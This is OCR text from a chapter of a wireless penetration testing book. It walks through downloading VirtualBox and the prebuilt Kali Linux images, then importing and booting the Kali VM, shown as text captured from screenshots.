Chapter 1: Wireless Penetration Testing Fundamentals


ALFA


ALFA


ALFA

VirtualBox

Download VirtualBox

Here, you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

- **VirtualBox platform packages**. The binaries are released under the terms of the GPL version 2.
  - **VirtualBox 5.0.10 for Windows hosts** ⇨x86/amd64
  - **VirtualBox 5.0.10 for OS X hosts** ⇨amd64
  - **VirtualBox 5.0.10 for Linux hosts**
  - **VirtualBox 5.0.10 for Solaris hosts** ⇨amd64

KALI
BY OFFENSIVE SECURITY

Blog Downloads Training

Download Kali Linux
Kali Linux NetHunter
Release Information


Applications Places


Download Kali Linux VMware and VirtualBox images


Want to download Kali Linux custom images? We have generated several Kali Linux VMware, VirtualBox and ARM images which we would like to share with the community. Note that the images provided below are maintained on a "best effort" basis and all future updates will be listed on this page. Furthermore, Offensive Security does not provide technical support for our contributed Kali Linux images. Support for Kali can be obtained via various methods listed on the Kali Linux Community page. These images have a default password of "**toor**" and may have pre-generated SSH host keys.


Prebuilt Kali Linux VMware Images | Prebuilt Kali Linux VirtualBox Images


Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VBox	Torrent	3.5G	2.0	9c1e5e9f325710790c593a98ad988ab3b1696f8e
Kali Linux 32 bit VBox PAE	Torrent	3.6G	2.0	04ccf3f7aa6e79c119dacea3ee5dbbe6c1edd0a6
Kali Linux 32 bit	N/A	3.0G	1.1.0a	751e19f7175d5fe4a93bb72125c7902c4a8a0f6b






Appliance to import
VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.
/Downloads/Kali-Linux-2.0.0-vbox-i686.ova
Expert Mode
Go Back
Continue
Cancel



Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Description
Configuration
Virtual System 1
Name
Kali-Linux-2.0.0-vbox-i686
Description
Kali Linux 2.0.0 x86...
Guest OS Type
Linux 2.6 / 3.x / 4.x (...
CPU
1
RAM
2048 MB
Reinitialize the MAC address of all network cards
Restore Defaults
Go Back
Import
Cancel


Importing virtual disk image 'Kali-Linux-2.0.0-vbox-i686-disk1.vmdk' ... (2/3)
5 minutes remaining



Acceleration: VT-x/AMD-V, Nested Paging,
12 MB
[Optical Drive] Empty
Kali-Linux-2.0.0-vbox-i686-d
Settings... ⌘S
Clone... ⌘O
Remove... ⌘R
Group ⌘U
Start
Pause ⌘P
Reset ⌘T
Close
Discard Saved State... ⌘J
Show Log... ⌘L
Refresh
Show in Finder
Create Alias on Desktop
Sort
Normal Start
Headless Start
Detachable Start



Kali-Linux-2.0.0-vbox-i686 [Running]
GNU GRUB version 2.02~beta2-22
*Kali GNU/Linux
Advanced options for Kali GNU/Linux
Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line.
Left ⌘



Kali-Linux-2.0.0-vbox-i686 [Running]
